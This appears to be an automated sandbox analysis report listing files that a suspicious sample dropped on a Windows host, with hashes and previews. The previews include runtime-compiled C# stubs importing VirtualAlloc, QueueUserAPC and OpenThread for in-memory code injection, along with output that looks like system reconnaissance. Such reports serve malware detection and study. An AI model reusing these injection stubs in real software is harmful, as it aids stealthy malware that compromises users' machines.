C:\Users\user\AppData\Local\Temp\7BC3.bin

Process:	C:\Windows\explorer.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	231
Entropy (8bit):	5.601847956236109
Encrypted:	false
SSDEEP:	6:5joNieWOzIwcrwAzbBUQRqnP/00mCMaJbkzuNioFVl+lX:5joNZWfXVXMHVbWuNJaX
MD5:	0A1900A12DBF525719231660FF2FEFFD
SHA1:	494443C36F9810B620AA11AB135EF9952E2FE7F2
SHA-256:	2931389CC9ACAF29BC088B7BB1A0808402390A259A4C55CE39117C51188A9323
SHA-512:	0278FD3CA223CAD0D7304EF34D6626CE6855A66C342C83410D2801C5FE100D5A41DF5112B5C9243573B3D6C565AF9FF4BCB023F486EBFC333BC270CC676FB2 E
Malicious:	false
Reputation:	unknown
Preview:	PK.....w.....0F3.bin..1..0...B...x.....X.....DF.]..7.3d...NkBx..lnEhns(5...T._.5..F.xE.$4..{.....}.-....A...D...,..=?.HN.C..z..PK.....w.....0F3.bi nPK.....5.....

C:\Users\user\AppData\Local\Temp\B95F.bin\AuthRoot.pfx

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	21650
Entropy (8bit):	**7.992099365582824**
Encrypted:	**true**
SSDEEP:	384:ZaHIvAJX1PFVVJEIVkWKXPKgKUrhq+SJdh/gnof1qm7XUELo:8IvyXV5VktP0sPSJdh/3fqEM
MD5:	EEFF88594DA4B325FE39E6374959E0AC
SHA1:	0AD46FFC44467D7BC1870695C982CEB072FA4A8C
SHA-256:	6594E8C35E3F466080D4302CD8845F6C9A27F5DE33CF7786B6FF5E9C6070954A
SHA-512:	F6D2C3E69FB0A02BE25DF78FBF55B01B22B834A483ED01AC4E212F77F4720837272DEFD85DA043AB6FB8E39D2CC3DC604BADA93E755C0FC27AD17A65C6CBD 912
Malicious:	false
Reputation:	unknown
Preview:	0.T....0.TJ..*.H.....T;..T70.T30.T/..*.H.....T 0.T....0.T...*.H.....0...*.H.....0... ..6..<C.....S.....~.R.e....B5(8@J.....e..dx'..;.g1.0.u...|A^.X.k.}FB..Y."H;....#@...%x..R.". .K. .`."...`. .^...1..b.C(.J.I=..pr...}.3\5'...~ro.#...e%d..Eq.2n.}.9L]...o...Me..Q..a....z..A.....J.l.+U..;s.....o....c.....I.hU...E.&X..-..G&(....4.....{..:....k.<|...H...i.g.^....._.9....yB..... &...S.o.....}...../.(.....<.R..h.6..+....{...x.J..0r..0.....F."..\.`....'..-.....?..z>.*[..<....t.....?..].?H.."..r...../tM....[.e...G..8..../..V.\.U..TK.S.H...S.....;...G!d....s..i&Q+rE..l....c...a.5.3-... _#..42X.D..T.:.....XY.*yM..}".e.G3u..}..R.."./...7.....Y....\..$.8z...._>....^...\.\.v..>...u.E\...S...../.o.u.m.B..... .}..U.X....H.im..zZi...2?.....=....Y...L.-.C.w..BB_.C.....R5W.O. Jv..xHhG.K.v_R2..nfD#.\.Y.k4mA.fR.T....y...U-.e....!.BL.L.dY!Y;....."v...<]..H.[..P../.....-f.RzV..}..[..Q*~i.....~.G..cK.N..C.....Q....:(._z.....D..E..*

C:\Users\user\AppData\Local\Temp\B95F.bin\Root.pfx

Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	34394
Entropy (8bit):	**7.994834342667711**
Encrypted:	**true**
SSDEEP:	768:x+B/2DCh/lo14HQB9fT9mDpAcde1+Y+9Z:x+BeDC3o2HoZc1Acde1+ZZ
MD5:	7FE5F5AC1F494905135D4F9136F36DF9
SHA1:	F75961839A75173ABD93DAA642D40EB632E783ED
SHA-256:	DDCFE245FFA184EE824AE4CA264CC95448204CF1F8CAD426751E519C81E73D85
SHA-512:	4A499B0197DDD32CBB7BB35DA229652F1F73B3590CBC8832C93916BBBEDC406C5A14296FD41714EA8BBFDE89DDA815BD6E002E5C38AC63FEE1308E984D6B886D
Malicious:	false
Reputation:	unknown
Preview:	0..V...0.....*.H.....0...0.....*.H.....0.....0.....*.H.....0...*.H.....0.....BgI.....$.0J?..iq8..G...Qn..8b`..SM..L../..p..Q-ua.>B....]...G.;5.1kO..Go..).7#.Y..U.&$/rwR..... ...2..y.c..o.(.....kbz7...>\<... .....o....FAsu..m...'l.....)..a.Gh.....a.8AK._p.c.....(.E`QP..V.....Id^n..+.cBb.....?.$...E(...d2.v.....#Ew.GI...|.\..{.elA.#.@M.I..(~...j7.!.*K.x5.z.q%...= .4.iS.d..{>4.9.J.+..$3V.N8..<3G.BU.g.....DCGF....Q..9.v'.2..s0.v@....}i.n...4..."5..-:...^kSBF..F...z.....Sz..|.[.1.-,..>.c.6.3.J...TX.....-0]s..>a.s.x'....}i..S.`.n1...#,L.kJ...JN... ..Q.....Qe....6GIQH.....~:....Kz._...XbdT'0&.....D.m....9..C.....uoJp.....e.d.}.....G.M4..+.k.....+..1.c,.....j.f./....|.d$.QGR..78..[=.$...E...I..>]8%n]/(g.....}..m.._.T.. ..8G>Bh....)v`..F.....6..P.....5.O.7.yoK.....$&.|.EIh.]....\8.=...G...+./..H.&.;..bE.....JK)tCr.u`M.....Sf..S.....w.\E{c...)....b.#p...F.}.../*..0....FGt._h].

C:\Users\user\AppData\Local\Temp\DFA5.bin

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48690
Entropy (8bit):	4.015795177782428
Encrypted:	false
SSDEEP:	768:UtEa4IDsCk1ClZgZ8FUGmqrM2o1r7RkQ6OuQVvS/sTkwOieV9gwoLbRdx7yTnaCR:UtEa4IDsCk1ClZgZ8FU1qrM2o1r7RkQg
MD5:	4E1FB3CA94AF45A0C0E85F8C5A0D21DB
SHA1:	5C109AF75612FF843ABA3B97BB059CC1255A8C06
SHA-256:	CA7A394296EA102FB001F075DB439C2B9FD0431209CF9B2A4A31C976E93EF053
SHA-512:	05B3D071FD36C5B8233BC071EB2BEC42C78359955DAD94327A32971CA5DA27BFA1C675227896C492A79B6CF6152251D39C22775FF6D663FAC54F8A986E9B8DAC
Malicious:	false
Reputation:	unknown
Preview:	-------- ..-------- ..Server: dns.google..Address: 8.8.8.8....-------- ....Image Name PID Services ..========== ======== ==========..System Idle Process 0 N/A ..System 4 N/A ..Registry 88 N/A ..smss.exe 296 N/A ..csrss.exe 404 N/A ..wininit.exe 480 N/A ..csrss.exe 496 N/A ..winlogon.exe 576 N/A ..services.exe 588 N/A ..lsass.exe 6

C:\Users\user\AppData\Local\Temp\DFA5.bin1

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	64
Entropy (8bit):	3.7032231490673295
Encrypted:	false
SSDEEP:	3:111QQL/vMPOJGQRtnV:LuE/vY3QbnV
MD5:	A6C80D7ABE59ABCD1A9B8FFF2EA68C13
SHA1:	57745CEDDB11D61B8F6713C0E65B67041476DBC8
SHA-256:	0C10B4BB1CE8C0DE6A6FD6927D406C9C27A0F9193D6DFC2615D5FF4CBCC53B54
SHA-512:	B41FF8FF7305709880BFB9EC4690F8C43E61CC0AB02954E3C5D4776EFFBDD58AB3BDD7A54BB769C3AFE63DA2B6187C0E78CB8D0C9407D580D3E533AB07B1D117
Malicious:	false
Reputation:	unknown
Preview:	-------- ..-------- ..Server: dns.google..Address: 8.8.8.8....

C:\Users\user\AppData\Local\Temp\FFD3.bin

Process:	C:\Windows\explorer.exe

File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	413
Entropy (8bit):	6.804176990395002
Encrypted:	false
SSDEEP:	12:5jdFRkhQ/Pxdl0wjDlSZ06m2PHneb3Vd/QRgYnEao:9tJxMOoZDP0ldlgr
MD5:	45D77B0EBA063618E5E195F23C7D7F6A
SHA1:	E1F6524F830F7CDB001DFA016D37B83DF5F947DB
SHA-256:	BF12815E117D1386AABFC1467EA256EB6A2015CB4F92E1FDE02799B2986BD6A1
SHA-512:	4F5959EDA2F608053EE72206FB0393F94D1C004FE012635EB7A5A68D8A5617749BF0CD7647BC1EA1AAF51DC9378FDDC64C99CBD0229D9994C8ADBDAE0C61C3E
Malicious:	false
Reputation:	unknown
Preview:	PK.....M..6-...z.....1D3.bin=..r.0...%k.HQ~f.....R.m.].!.A...t.....=.....X..i..%...X.`...X!..%.....I.e5., .....\.ui..' +..^..0R.7D.....MW.3.....{..5..&.bC.F.|.7...#.....P..]YR^N.v ....j...ZgdZ...M2j....$:{.m..!s.t.wV.t..GF[...n...1`....*^)g..8..jo.]._..-.....d.)[.....J{.|.k...3?a.u.GO.B.X.Zd.8JM....PK.....M..6-...z.....1D3.binPK.....5...R.....

C:\Users\user\AppData\Local\Temp\RES5B2D.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	4.016433142954216
Encrypted:	false
SSDEEP:	24:HeMm9maw8Z2cigIaHohKdNwl+ycuZhNluakSavPNnq9Sd:+RnI+tKKdm1ulga3sq9C
MD5:	F53B3E94AB4B81FE3036DF4A0D4AE4E4
SHA1:	134B577D44E8342C5BB6B4932242F9054F0FAE77
SHA-256:	040D9B2AC93287D911754B897FEF6DE753C6F0A9C31EC8005BD3AAFC8923E54A
SHA-512:	B641D8EBBC5892CECC8ADACC7B8726A1085F1B08E3B587F796C4F41F71C21AA5C9E345E05FFC6AD6A39FA17361BC6A5EC5932C0E9285A30C93EF1D50C36DAB50
Malicious:	false
Reputation:	unknown
Preview:	L...!7cb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\vqkyohgm\CSCBF795D6899604BF9A48E638AB671C4FD.TMP...../.G..e..j.'.....7.....C:\Users\user\AppData\Local\Temp\RES5B2D.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.q.k.y.o.h.g.m...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RES71E1.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9806725258664444
Encrypted:	false
SSDEEP:	24:H0Mm9ma1yxaHtuYhKdNwl+ycuZhNDakSFPNnq9Sd:S1b9Kdm1ulDa3fq9C
MD5:	DFCE1EDE6575FA8A45FF5365C73F9367
SHA1:	BEF2FE0E278050F95CA7C98F499268CDF8E1ECBC
SHA-256:	DEAD38723128D1587241794DBC0F1458D85DDD9E3CEC86E280A50245D8CC626E
SHA-512:	7E2D757A24C9EB89026780322925C1D551E574C7F1406F7839A59AFC7033E0E43060BAFCAC2F6F65DF9C7C9D32C0BF574DB724E1839321A4DA0644CBE5A9841
Malicious:	false
Reputation:	unknown
Preview:	L...'7cb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\g2letrfe\CSC71DE0290BB9F401583CAD01729BF75D7.TMP.....k.....T*.....7.....C:\Users\user\AppData\Local\Temp\RES71E1.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.2.l.e.t.r.f.e...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q3t4dtxl.aez.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zqgxvc3t.uvk.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\g2letrfe\CSC71DE0290BB9F401583CAD01729BF75D7.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.073877277863502
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryhak7YnqqFPN5Dlq5J:+RI+ycuZhNDakSFPNnqX
MD5:	6BA6B2A9CFD6C07F542AD687BC0EE9A8
SHA1:	9BCE95C6A558409C0D0CFDB4A81E5DD935E20D30
SHA-256:	239FD9FB49A112AC318CD9CD14C6B887F115D95BD7F6D54C3C9EE5209FFB1AE8
SHA-512:	7829AD12B62061B2A8B485209A44EACCBDF55A35A6E52FC3B670B3DA125B1C26F407A047CA5736D6A20F9FA17F7AE2A72614669C36FD248D44481F162BABDAE 0
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.2.l.e.t.r.f.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.2.l.e.t.r.f.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31

SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E3
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.160202297405406
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fE0XWXy+zxs7+AEszIN723fE0XWXY:p37Lvkmb6K2a2C+WZETa2I
MD5:	CE918DF62ABDB89D5CC71F5C991D2EA2
SHA1:	1315A8E1C4D6149F2A8AE3795694E122699A00DF
SHA-256:	53C394ECAFE2D962CFC5EB68F80AD777BBC58DD685A1A1197CBFC2295320E6A3
SHA-512:	1E5F0331DB6B46D0D5D977DC18871DDB6E393A39D4516CF70B4EF0D91655A6E8478AA0A6DC1724F6EB60A3E8605EF962F9756E2979D1C6F1BBC3E492A27DB0B3
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs"

C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.645075663397193
Encrypted:	false
SSDEEP:	24:etGSUMWWOJy853Ek0s2E7OgtodWQzbtkZfzOw4OWI+ycuZhNDakSFPNnq:6Gvz5UkGE7vtyWQzqJzO11ulDa3fq
MD5:	FBFB11C197F704C2AECFD81DDCCC36FC
SHA1:	8BB0A3C5C7D624A701A7F4671790E7AFA70605B5
SHA-256:	37A1C40DF0757252DB4D88E0CDBDAEFD9B3DE4C926BA242C251C3EE03B939F98
SHA-512:	45098F014EF9E0A415721D1CC1EE9BECC9A7A8D441813D0C8A579477E7D7C95ACD92D177A14D5695620900C4531867A4785C41A5F1E4794322705A7F019B7996
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...&7cb.....!.....$... ...@..... .....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....$.....H.....X ..p.....(....*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....6./.....1.....".....=..... O..... W.....P .....d.....j.....v.....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.283470903766481
Encrypted:	false
SSDEEP:	24:AId3ka6K2aLETa2KaM5DqBVKVrdFAMBJTH:Akka6CLE+2KxDcVKdBJj
MD5:	E56D907A0843A044EBBB9C1DC9C68D02
SHA1:	63E78F30089144F3668FFC0EF3B4C69996A60A1E
SHA-256:	9C05541F59DAB210B236F438E90BDA13B9E850E066D651F0C7617F7117EFCCAC
SHA-512:	85F32656A58D228DE6606476539300877059AC13FDBEAD9F712E77DBD954B6E17286B3528552B3D5A5F3E3F14FDB0EF388BAB89906C9A5004D13C88D09E12546
Malicious:	false
Reputation:	unknown

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\vqkyohgm\CSCBF795D6899604BF9A48E638AB671C4FD.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.113541146680034
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryXuak7YnqqavPN5Dlq5J:+RI+ycuZhNluakSavPNnqX
MD5:	179D2FB14708C56504936A7F270F16A5
SHA1:	6B21198151296A635D517234489CDB53F47D7DCA
SHA-256:	0FC73A0C9954D60293C9D5AD16836908E19FA8B2CEA8E1C1F29AD0836A65005A
SHA-512:	FAC8EBB22B7D59F2B5E73C97401F483ECE58AD98C05FA0613B1BC1CB29D794CE01C88569A58200D75BDD1016BACA33FF02154BD5A3862B4E904C94EEAA0E638F
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.q.k.y.o.h.g.m...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.q.k.y.o.h.g.m...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642FE1
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.27398890414163
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723ff0zxs7+AEszIN723fpH:p37Lvkmb6K2a30WZETah
MD5:	05E0F638AA347956324EC08422191BAF
SHA1:	D0CEFB0D69AB0C7DB8D6A071DA0CBF97D297579A
SHA-256:	2991E6F7EA4DDB561CCF0E04682E956BDD441667A8285E55069B36003A7889C0
SHA-512:	8F46AC8569CEDC560921661F75A32EDD0CC38DBD2982F28379DAF470BB8AEF42F2C7C6AE41ED40DC369708DE6C01FCC7C1F634086B5464C3DE774D9FC6DF9A9
Malicious:	false
Reputation:	unknown

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs"

C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.639125264073665
Encrypted:	false
SSDEEP:	24:etGSVE8+mUE7R853RY0kCGG+4I4tkZfTmhuDZ0WI+ycuZhNluakSavPNnq:6gXE7S50XJTmhYZX1ulga3sq
MD5:	E23F48E1F885AC248DE6BE7648347DDC
SHA1:	8B4EA77FDB6E918D2A7FB7B0E999F679F6F57163
SHA-256:	478C4FB15A90A3B43445D75BF2AC896FB4CD82D2F4274B4B9614CEB194789AA7
SHA-512:	CAF02F3A52F0ACACD03C4CB76128746ECA15FE65D754C5B2957AF1A15C4B180F9F67016991EEDF26ED9AA1BF666D766C8C9326DD34D6D39E3D03F344059FF7F9
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... 7cb.....!.....$... ...@..... .....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relocc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....6./.....%.....".....=..... J.....].....P .....h.....n.....r.....}.....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.325856264389758
Encrypted:	false
SSDEEP:	24:AId3ka6K2a3VETaEKaM5DqBVKVrdFAMBJTH:Akka6C3VE+EKxDcVKdBJj
MD5:	6F7E4C740D4B09EF4BD589375B95A314
SHA1:	FB7014B62E79973C9A985F595A83F40DB9BF6263
SHA-256:	FF180A76D440631C714B4C9505C5DC00071CEBFD5532E8EA7DE48762ACE2E716
SHA-512:	1BD43D8ECC2D1EC04CD4A8A2A451B369621793C7EC7EA21C804821E93723A4B91FE973B1043D106765905BA25ADB26BF10EEA2171DC17DBF13189A4B5F52CF01
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220422\PowerShell_transcript.367706.vGPyFZhc.20220422161533.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
